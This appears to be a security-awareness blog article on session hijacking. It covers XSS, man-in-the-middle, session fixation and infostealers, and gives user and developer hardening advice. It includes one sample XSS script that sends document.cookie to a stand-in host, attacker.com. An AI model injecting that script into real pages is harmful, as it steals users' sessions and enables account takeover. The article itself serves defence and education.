
Session Hijacking in 2026: How Attackers Steal Your Identity Without Your Password
You change your password regularly. You have two-factor authentication turned on. On paper, your accounts look locked down. But there is a second key to your digital identity that most people never think about — the session token sitting quietly in your browser's cookie jar — and in 2026, stealing that token has become one of the most reliable ways for attackers to walk straight into an account without ever touching a password.
This article walks through how sessions actually work under the hood, the five attack methods responsible for most real-world session theft, how to tell if it has already happened to you, and a practical checklist for both everyday users and developers who want to close the gap.
Khalil Shreateh June 2026 Security Research · Awareness 12 min read
In This Article
1. How Web Sessions Actually Work
Every time you log into a website — a bank, a social network, an online store — the server has to solve a small technical problem. HTTP, the protocol that powers the web, is stateless by design: it has no built-in memory of who you are from one request to the next. So the server invents a workaround. It creates a session, hands your browser a unique session ID (or session token), and from that moment on, every request your browser sends carries that token along as proof that "this person already logged in, let them through."
Think of it like a concert wristband
You show your ticket once at the gate — that's your password. In exchange you get a wristband — that's the session token. For the rest of the night, security checks the wristband, not the ticket. Whoever is wearing it gets in, no questions asked.
Here is roughly what your browser is sending behind the scenes on every single page load, without you ever seeing it:
GET /dashboard HTTP/1.1
Host: example.com
Cookie: SESSID=a3f8c2e9d1b74f6a0c2d9e3f1b8a7c6d
User-Agent: Mozilla/5.0 ...
That long random string after SESSID= is, functionally, you — as far as the server is concerned. Anyone else who gets hold of it can present it and be treated as you, with no password, no email, and no 2FA code required.
2. What Session Hijacking Really Means
Session hijacking — also called cookie theft or session theft — is what happens when an attacker gets their hands on a valid session token belonging to someone else and uses it to access that person's account directly, skipping the login screen entirely.
The part that surprises most people: the attacker never has to know your password, defeat your 2FA, or even find out your email address. The token alone is enough. It is the difference between picking a lock and simply being handed a duplicate key.
Threat level: high, and widespread
Session-related vulnerabilities have touched platforms of every size, including major names like Facebook, Google, and Twitter/X. For ordinary users, the exposure comes less from headline-grabbing hacks and more from everyday habits: an unlocked public Wi-Fi login, a browser extension installed without a second thought, or a phishing link opened on a tired Monday morning.
It is also worth remembering that session hijacking is not new — it simply got quieter and more automated. The Firesheep browser extension, released back in 2010, made the concept famous by letting anyone on a shared Wi-Fi network hijack the active Facebook or Twitter sessions of everyone else on the same network with a couple of clicks. Sites moved to HTTPS-everywhere largely in response. What has changed since then is that attackers now automate the same idea at scale, using malware, mobile proxy tools, and injected scripts instead of a single Firefox add-on.
3. The Five Main Attack Methods
Understanding how a token actually gets stolen is the first real step toward stopping it.
Cross-Site Scripting (XSS)
Malicious JavaScript gets injected into a page you trust, silently reads your cookies, and ships them to the attacker's server. This is the single most common vector for session theft.
Man-in-the-Middle (MitM)
On an unencrypted network — airport Wi-Fi, a café hotspot — an attacker sits between your browser and the server and quietly copies session cookies as they pass by.
Mobile Cookie Extraction
Proxy tools can intercept HTTPS traffic on a smartphone under the right conditions, pulling live session tokens straight out of apps and mobile browsers.
Session Fixation
The attacker plants a known session ID on the victim before they ever log in. The moment the victim authenticates, the attacker's copy of that same ID becomes valid too.
Malware & Infostealers
Infostealer malware reads the cookie database stored on your disk and quietly exfiltrates every active session it finds — banking, email, and social media alike.
XSS Cookie Theft, Up Close
The XSS route is particularly nasty because the theft can be triggered the moment you load a page — no click, no download, nothing that looks suspicious. A simplified version of the injected script looks something like this:
<script>
  var img = new Image();
  img.src = "https://attacker.com/steal?c=" + document.cookie;
</script>
The instant a victim's browser renders that script, the cookie is on its way to the attacker's server — before anything on screen looks out of place. That is exactly why input sanitization and strict output encoding on every web application are treated as baseline, not optional, defenses.
Man-in-the-Middle on Public Wi-Fi
Connect to an unsecured hotspot and any traffic that is not properly encrypted end-to-end can, in principle, be read by anyone else on that same network. Attackers use packet-capture tools to watch for the Set-Cookie header that establishes a session and lift it straight out of the air. Modern browsers will flag a connection that lacks proper TLS — it is worth actually reading that warning instead of clicking past it, especially before logging into anything that touches money or private messages.
4. Attack Methods Compared
Laid out side by side, the five methods break down by how they reach the token and what actually stops them:
| Method | How the token is stolen | Most effective defense |
|---|---|---|
| XSS | Injected script reads document.cookie |
HttpOnly cookies + strict input sanitization |
| Man-in-the-Middle | Traffic intercepted on an unencrypted network | HTTPS everywhere, HSTS, avoid sensitive logins on public Wi-Fi |
| Mobile Cookie Extraction | Proxy tool intercepts app/browser HTTPS traffic | Certificate/SSL pinning, avoiding untrusted VPN and proxy apps |
| Session Fixation | Attacker pre-sets a known session ID before login | Regenerate the session ID immediately after authentication |
| Malware / Infostealers | Local cookie database read directly off the disk | Updated antivirus, avoiding pirated software and unofficial browser extensions |
5. Signs Your Session Has Already Been Stolen
Session hijacking usually does not announce itself. There is no pop-up saying "someone else is using your account." Instead, the warning signs tend to be small and easy to dismiss:
- A "new login detected" email or SMS from a device or location you do not recognize.
- Messages, posts, or comments on your account that you did not write.
- Being logged out of an account unexpectedly, especially if it happens right after you were active.
- A password-reset email you never requested — often the first thing an attacker tries once they are in, to lock you out for good.
- Unfamiliar entries in the "active sessions" or "where you're logged in" page most major platforms offer.
If you notice any of these, the fastest fix is usually a full password change combined with a "log out of all devices" action — this invalidates every existing session token at once, including the stolen one, regardless of whether the attacker still has it.
6. Real-World Impact: The Facebook Settlements
The stakes around session and data security were underlined by two major legal outcomes involving Facebook: a $650 million settlement over biometric data practices in Illinois, and a separate $725 million settlement resolving a shareholder and consumer class action tied to the Cambridge Analytica scandal.
What connects those cases to session hijacking is the underlying failure mode: data users believed was private ended up accessed, aggregated, and used in ways they never agreed to. That is the exact same outcome a hijacked session produces on a smaller, individual scale — an attacker holding a valid token can reach private messages, photos, saved payment details, and account settings, the same categories of data that sat at the center of those settlements.
A personal note
Having received payouts from both Facebook settlements, and having previously reported the well-known Facebook bug that allowed posting to any user's timeline without permission, I can say from direct experience: platforms generally treat session and account data with far less rigor than their published privacy policies suggest. The most reliable protection is still understanding the threat yourself and acting on it.
7. Protecting Yourself as a User
None of this requires a security background. A handful of consistent habits close most of the gap:
- Check for the padlock (HTTPS) before logging into anything — on mobile too, where it is easy to skip.
- Avoid logging into sensitive accounts over public Wi-Fi; use a VPN from a provider you actually trust if you have no choice.
- Log out when you are done, especially on shared or public computers — logging out invalidates the token on the server, not just in your browser.
- Keep your browser and operating system updated; a lot of patches quietly fix cookie-handling bugs.
- Be picky about browser extensions — a malicious one has access to cookies on every site you visit, not just the one it claims to serve.
- Check the "active sessions" page on the platforms that offer one, and revoke anything you don't recognize.
- Turn on 2FA — it will not stop a stolen token directly, but it blocks the initial account compromise that often leads to session manipulation in the first place.
8. Developer Security Checklist: Harden Your Sessions
For anyone building or maintaining a web application, these are the non-negotiable technical controls. Each one closes off a specific, well-documented path to session theft.
Set the Secure Cookie Flags
These three settings alone eliminate the most common theft vectors:
# In PHP (php.ini or at runtime)
session.cookie_httponly = 1   ; blocks JavaScript from reading the cookie
session.cookie_secure   = 1   ; cookie is only ever sent over HTTPS
session.cookie_samesite = "Strict"  ; blocks cross-origin cookie submission
Regenerate the Session ID After Login
This single line defeats session fixation by making sure the pre-login session ID is never valid after authentication:
session_start();
// after credentials are verified:
session_regenerate_id(true); // true = destroy the old session
Add CSRF Tokens to State-Changing Requests
Even a hijacked session becomes less dangerous with CSRF protection in place, since it stops an attacker from silently submitting forms or triggering actions on the victim's behalf.
Bind Sessions to Additional Context
Optionally tie a session to the user's IP address or User-Agent string, and force re-authentication if either changes mid-session unexpectedly. It is not airtight — IP addresses change for legitimate reasons too — but it is a useful extra signal layered on top of everything else.
- Use short expiry windows — 30 minutes of inactivity is a reasonable default for anything sensitive.
- Store sessions server-side (database or Redis), never in client-accessible localStorage.
- Enforce HTTPS site-wide with HSTS headers to prevent downgrade attacks.
- Sanitize every piece of user input — XSS remains the primary delivery mechanism for cookie theft.
- Log and alert on concurrent sessions from geographically distant locations.
- Give users an active-sessions page and a genuine "log out of all devices" button.
Frequently Asked Questions
Does two-factor authentication stop session hijacking?
Not directly. 2FA protects the login step, but a stolen session token bypasses login entirely. What 2FA does is reduce the chance an attacker gets the kind of account access that lets them manipulate sessions in the first place.
Is HTTPS alone enough to protect me?
HTTPS stops the classic man-in-the-middle version of this attack by encrypting traffic in transit, but it does nothing against XSS, malware reading cookies off disk, or a malicious browser extension. It is necessary, not sufficient.
Do session tokens expire on their own?
Well-built applications set an expiry window, often 20–30 minutes of inactivity for sensitive services, after which the token stops working even if it was stolen. Poorly configured sites sometimes issue tokens that last for days or weeks, which is exactly what makes them worth stealing.
Is session hijacking illegal?
Accessing an account or system without authorization is a criminal offense in most jurisdictions, generally falling under computer-fraud and unauthorized-access laws, regardless of whether a password was ever obtained.
Session hijacking is not an abstract, textbook risk — it happens daily, on platforms of every size, to people who genuinely believed their password and 2FA code had them covered. The session token is the real key to a digital identity, and attackers have understood that for years even where most users have not.
The reassuring part is that the defenses are well understood on both sides of the equation. HttpOnly cookies, HTTPS everywhere, routine session audits, and disciplined input sanitization together cover the large majority of real-world attack paths. Security here is less a product to install and more a habit to keep — one small, consistent practice built into everything you log into and everything you build.
Explore More Security Research
Dive deeper into CVE disclosures, vulnerability research, and security awareness guides from Khalil Shreateh.
View CVE & Disclosures →